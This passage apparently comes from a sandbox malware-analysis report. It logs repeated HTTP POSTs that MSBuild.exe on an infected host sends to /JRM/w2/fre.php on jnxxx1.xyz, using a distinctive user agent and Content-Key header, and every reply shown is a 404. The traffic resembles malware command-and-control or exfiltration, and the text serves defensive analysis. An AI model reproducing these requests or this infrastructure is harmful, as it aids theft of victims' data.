Jan 14, 2022 14:26:05.166765928 CET	1394	IN	HTTP/1.1 404 Not Found Date: Fri, 14 Jan 2022 13:26:05 GMT Content-Type: text/html; charset=UTF-8 Connection: close status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=rV3S9lOgi8z1FfYbFIHzMOM6aDgwG5U6YR15jhb38BDbjcsPQLIBWG6uxn0vl%2BLFkOwnqhPhVHiE5J91GO215rZ%2B49bV5mb%2FFIVHhPTM2BvhV3YC96lKRa6xigXA"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6cd731a40ef5695b-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
27	192.168.2.4	49800	104.21.60.171	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 14:26:06.129703999 CET	1401	OUT	POST /JRM/w2/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: jnxxx1.xyz Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 45365306 Content-Length: 163 Connection: close
Jan 14, 2022 14:26:06.518989086 CET	1444	IN	HTTP/1.1 404 Not Found Date: Fri, 14 Jan 2022 13:26:06 GMT Content-Type: text/html; charset=UTF-8 Connection: close status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=M6pCooKyP1ogsWi7vXjAPUvz6pO8KFflAkgCXcVje77%2BRl%2BCrMNWz04vzD9V56Bgb3opkx4MKrUFcyLnJD3GtGJoxdzG2BnCib2blh023Qa%2FXk9sFw0dS8Ngjnj9"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6cd731b06cf6b787-CDG alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
28	192.168.2.4	49807	104.21.60.171	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 14:26:07.683357000 CET	1543	OUT	POST /JRM/w2/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: jnxxx1.xyz Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 45365306 Content-Length: 163 Connection: close
Jan 14, 2022 14:26:08.067053080 CET	1626	IN	HTTP/1.1 404 Not Found Date: Fri, 14 Jan 2022 13:26:08 GMT Content-Type: text/html; charset=UTF-8 Connection: close status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=LdEYtIthMhRiRyTxJferZj3fyklSP6%2FZg3xS2f6sYT45iOUxDIiJcy%2BakoBX0c4%2FzVEOjpZ7B0OUN%2F2JYaOsI5MQ2y1kmF4Vtg1jsz4qgqZxeSukFFtc6EDz76yb"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6cd731ba1b04694c-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
29	192.168.2.4	49819	172.67.198.111	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 14:26:10.439182997 CET	1958	OUT	POST /JRM/w2/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: jnxxx1.xyz Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 45365306 Content-Length: 163 Connection: close
Jan 14, 2022 14:26:11.098567963 CET	2156	IN	HTTP/1.1 404 Not Found Date: Fri, 14 Jan 2022 13:26:11 GMT Content-Type: text/html; charset=UTF-8 Connection: close status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=Mves1NIsqvGBXag2QTG5swHj6IIRSm5idrymSWQcEoWrRdDvxa1bU8fIDEM%2B%2F0Z%2FRrcnEFFneKoJmx5%2BnUrNE82UB4%2BF3K81ufWM%2FBCxwyea3ilLxKllui3%2FCA0a"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6cd731cb59cf7181-DUS alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.4	49773	104.21.60.171	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 14:25:23.253971100 CET	1236	OUT	POST /JRM/w2/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: jnxxx1.xyz Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 45365306 Content-Length: 163 Connection: close

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 14:25:23.789335012 CET	1237	IN	HTTP/1.1 404 Not Found Date: Fri, 14 Jan 2022 13:25:23 GMT Content-Type: text/html; charset=UTF-8 Connection: close status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=R%2F%2BK8SVfC5ohsf5ypjZukQUxybr3HAsQTWDtDcDXSbnMW9JxaZP7acpJr4RKulgYRMQXJGPwP7krkH7BnrCvF3%2BRLS0lw1BmgNMJsLjE91QANmfP8BBqYRwu5bgj"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6cd730a4692e7a49-DUS alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
30	192.168.2.4	49834	104.21.60.171	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 14:26:12.298203945 CET	2182	OUT	POST /JRM/w2/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: jnxxx1.xyz Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 45365306 Content-Length: 163 Connection: close
Jan 14, 2022 14:26:13.323570013 CET	2183	IN	HTTP/1.1 404 Not Found Date: Fri, 14 Jan 2022 13:26:12 GMT Content-Type: text/html; charset=UTF-8 Connection: close status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=bKQFJy%2By3rfUww7H7Z%2BsceGDYiXyes8NRxtLSASqGUrKVcLsCy6QO%2BCNYQcm%2F4NH0wZEcVTX2Rad3zKZ1EvHomshSA2wXNg1jaMeWVZVrtiWw2h4fxr4hV7sTe8f"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6cd731d6fd6f7a55-DUS alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
31	192.168.2.4	49837	172.67.198.111	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 14:26:17.304219007 CET	2194	OUT	POST /JRM/w2/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: jnxxx1.xyz Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 45365306 Content-Length: 163 Connection: close
Jan 14, 2022 14:26:17.689928055 CET	2224	IN	HTTP/1.1 404 Not Found Date: Fri, 14 Jan 2022 13:26:17 GMT Content-Type: text/html; charset=UTF-8 Connection: close status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=KwDY2sA65K%2BVOpXcFoqUlqVHUxep0vH05eKs73Kv1HB4q%2FXh%2BNGRJ4J%2BcN5u7Nf28PpbKElf8SNdmcWnlFVtcE3DF9elXbvwVk07pupNLbq%2BdQwXBrSmjDrfUXxt"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6cd731f63a1a4dca-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
32	192.168.2.4	49839	104.21.60.171	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 14:26:21.377815962 CET	2246	OUT	POST /JRM/w2/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: jnxxx1.xyz Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 45365306 Content-Length: 163 Connection: close
Jan 14, 2022 14:26:21.929169893 CET	2247	IN	HTTP/1.1 404 Not Found Date: Fri, 14 Jan 2022 13:26:21 GMT Content-Type: text/html; charset=UTF-8 Connection: close status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=fCT4Kj%2BXgMLvYA0ag5GlxdCZDwJR8FXTC4VlXmyGO2K0YkZWUxqaHSMdOq63zoHjrYSu3hEfny9YxZLnlR3rhj9yMwitIrwP7i1tUbjo4Y%2Fi6sB6YSJCJRSUEXjN"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6cd7320fb9c67163-DUS alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
33	192.168.2.4	49845	172.67.198.111	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 14:26:25.951453924 CET	3591	OUT	POST /JRM/w2/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: jnxxx1.xyz Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 45365306 Content-Length: 163 Connection: close
Jan 14, 2022 14:26:26.320724964 CET	5895	IN	HTTP/1.1 404 Not Found Date: Fri, 14 Jan 2022 13:26:26 GMT Content-Type: text/html; charset=UTF-8 Connection: close status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=1lPu08ijR8xqa%2FLRHGm%2FgAv947c3opROPlGooJmrtx7LP15TbJ3lgpeEu51NzV1flv5m7EATqHr4fm9P9qcGIHysPEpKkBR32vSDO71PxNWyoQJR7A9z66HLmxRj"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6cd7322c4c2b5c56-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
34	192.168.2.4	49846	104.21.60.171	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 14:26:31.541838884 CET	10009	OUT	POST /JRM/w2/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: jnxxx1.xyz Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 45365306 Content-Length: 163 Connection: close

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 14:26:31.907454967 CET	10010	IN	HTTP/1.1 404 Not Found Date: Fri, 14 Jan 2022 13:26:31 GMT Content-Type: text/html; charset=UTF-8 Connection: close status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=Ne8o3Wm34pLjW7KScqi7R56w7QyjrCCugLyQyqTwFr2nLSqTFtyo5FDMWiKRP9lKBYPJlp1Lb7201a4Np8LJvBesvoOsOSPqMvz8ALSAUYxNLRuTuiARd4ibflyz"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6cd7324f3eb0535d-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
35	192.168.2.4	49847	172.67.198.111	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 14:26:35.369697094 CET	10011	OUT	POST /JRM/w2/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: jnxxx1.xyz Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 45365306 Content-Length: 163 Connection: close
Jan 14, 2022 14:26:35.928399086 CET	10012	IN	HTTP/1.1 404 Not Found Date: Fri, 14 Jan 2022 13:26:35 GMT Content-Type: text/html; charset=UTF-8 Connection: close status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=YnNEu%2B6zItX8IuIFpB3sX2430elU53UrcTDd4MzS5ywAw2%2Bh1c01vrlSa%2FhDCOcVpguSWeBGhE1od9kKJ5vm8avvGcxQRQwQU9DAhDfTg1B1p4SzmlyCwn8BSVN5"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6cd732672dd67180-DUS alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
36	192.168.2.4	49855	104.21.60.171	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 14:26:37.609826088 CET	10794	OUT	POST /JRM/w2/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: jnxxx1.xyz Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 45365306 Content-Length: 163 Connection: close
Jan 14, 2022 14:26:38.051615000 CET	10801	IN	HTTP/1.1 404 Not Found Date: Fri, 14 Jan 2022 13:26:38 GMT Content-Type: text/html; charset=UTF-8 Connection: close status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=frcFsmSz9eLqp1DVxZWeJnvDypshx0cW2P0qlZGlTrsrLXaIoz0G%2BUP%2FyIe6wetkvr7ZoLRncTcJ22FjnhUX6tqAQTm2xhPfBhp8%2FuYV9PGEfVL%2Bt%2BqwpNxz6982"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6cd732752f244c9d-AMS alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
37	192.168.2.4	49862	172.67.198.111	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 14:26:38.999420881 CET	10812	OUT	POST /JRM/w2/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: jnxxx1.xyz Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 45365306 Content-Length: 163 Connection: close
Jan 14, 2022 14:26:39.379360914 CET	10817	IN	HTTP/1.1 404 Not Found Date: Fri, 14 Jan 2022 13:26:39 GMT Content-Type: text/html; charset=UTF-8 Connection: close status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=jORwfqXwFNxbmuKpe1R4pl8NbU7SCIWP814sCA3hPWQtfh97B%2BsfQvWZoVwl2lWmOTLBHSHR2W%2FxyqfUg6QTVB%2FEctzuq0xtpO%2FDcypOAtH%2Fbj7wZ%2Bz1HHS9Q1zq"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6cd7327ddf314eaa-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
38	192.168.2.4	49870	172.67.198.111	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 14:26:40.507004023 CET	10831	OUT	POST /JRM/w2/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: jnxxx1.xyz Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 45365306 Content-Length: 163 Connection: close
Jan 14, 2022 14:26:40.857378006 CET	10835	IN	HTTP/1.1 404 Not Found Date: Fri, 14 Jan 2022 13:26:40 GMT Content-Type: text/html; charset=UTF-8 Connection: close status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=uD%2BD4Yze0VxTUApbR%2FxDZT2TQa5Vv4HyOq%2F0Rt4v0bpp8b21wzq782ujo1YzcVWKBDUpsBDq%2FJP9L3ByJREkkxSg3Xc49BlegLmVh5zlLqqKHYK76WyeRPG0Rk8Z"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6cd732873cb88ba5-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
39	192.168.2.4	49874	172.67.198.111	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 14:26:42.324570894 CET	10839	OUT	POST /JRM/w2/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: jnxxx1.xyz Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 45365306 Content-Length: 163 Connection: close

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 14:26:42.731487989 CET	10840	IN	HTTP/1.1 404 Not Found Date: Fri, 14 Jan 2022 13:26:42 GMT Content-Type: text/html; charset=UTF-8 Connection: close status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=VDQouFNatucu1zUc25JJAPkbJ1N6rDWgE2bT6YjVtA0fbz8H29yPkNa3sxMkWo7ZsIG7G0NEekBE8pFECxDsiLpfOH62wqFkPeiowfve6Bz20mG7cVtwyx%2Bd8wT3"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6cd732929d346b3c-AMS alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.4	49774	104.21.60.171	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 14:25:25.064095974 CET	1238	OUT	POST /JRM/w2/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: jnxxx1.xyz Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 45365306 Content-Length: 163 Connection: close
Jan 14, 2022 14:25:25.444298029 CET	1239	IN	HTTP/1.1 404 Not Found Date: Fri, 14 Jan 2022 13:25:25 GMT Content-Type: text/html; charset=UTF-8 Connection: close status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=AYbx1EPjW8M38lBfcRioiBFm4Sb7UXA6FpLGg384JWnA%2B32O5P%2B2%2FK38UHyCe%2FlFMbNWCX7nbpLAK4pELGSnIf3LF11nYah2qFJyOBrdcs7baB2gdp%2F8T5PpvBtL"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6cd730afbc44695d-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
40	192.168.2.4	49875	104.21.60.171	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 14:26:44.323355913 CET	10841	OUT	POST /JRM/w2/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: jnxxx1.xyz Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 45365306 Content-Length: 163 Connection: close
Jan 14, 2022 14:26:44.712300062 CET	10842	IN	HTTP/1.1 404 Not Found Date: Fri, 14 Jan 2022 13:26:44 GMT Content-Type: text/html; charset=UTF-8 Connection: close status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=L5mYIgtg3aQGX8qOqrc0LG96iYrZrjxPE93XWHiRGb2UO8OPopN4lmqKPrppc4VVrG05n0SPP5uN%2FWjhWPcfP%2FKo9wNQv0uUo4Peo74KPoQcIBKTXGkgHQY0yyli"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6cd7329f18bf690a-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
41	192.168.2.4	49876	172.67.198.111	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 14:26:45.981353045 CET	10843	OUT	POST /JRM/w2/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: jnxxx1.xyz Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 45365306 Content-Length: 163 Connection: close
Jan 14, 2022 14:26:46.338185072 CET	10844	IN	HTTP/1.1 404 Not Found Date: Fri, 14 Jan 2022 13:26:46 GMT Content-Type: text/html; charset=UTF-8 Connection: close status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=dwmEdRgcgf0kvMZr2Lz2qxaww4m7Bp1z NcvjkZPkae7eYPGOGJxOL0H57k4VVIcB15BMq8FyBeMDB65ABBamOyFxw%2Bd4IxorIxQDJ0%2F9FWkOm53tftDmS0 DhJQsu"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6cd732a97fe88beb-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
42	192.168.2.4	49877	104.21.60.171	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 14:26:47.483133078 CET	10845	OUT	POST /JRM/w2/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: jnxxx1.xyz Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 45365306 Content-Length: 163 Connection: close
Jan 14, 2022 14:26:48.047214031 CET	10846	IN	HTTP/1.1 404 Not Found Date: Fri, 14 Jan 2022 13:26:47 GMT Content-Type: text/html; charset=UTF-8 Connection: close status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=ZPNXWJmybJVMKYjkYgMAxW3c9LSQ8wQM UCSc19bMi6DnrXNKlwA1s7u%2FYNvo0V75U%2FwRMZHTKFmwun0xDtghg2%2B1wA4G4hXLZ%2Bb63CM2 7PW7sOQHFrz3dnno0gYF"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6cd732b2de377174-DUS alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
43	192.168.2.4	49878	104.21.60.171	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 14:26:48.973043919 CET	10847	OUT	POST /JRM/w2/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: jnxxx1.xyz Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 45365306 Content-Length: 163 Connection: close

Timestamp	kBytes transferred	Direction	Data
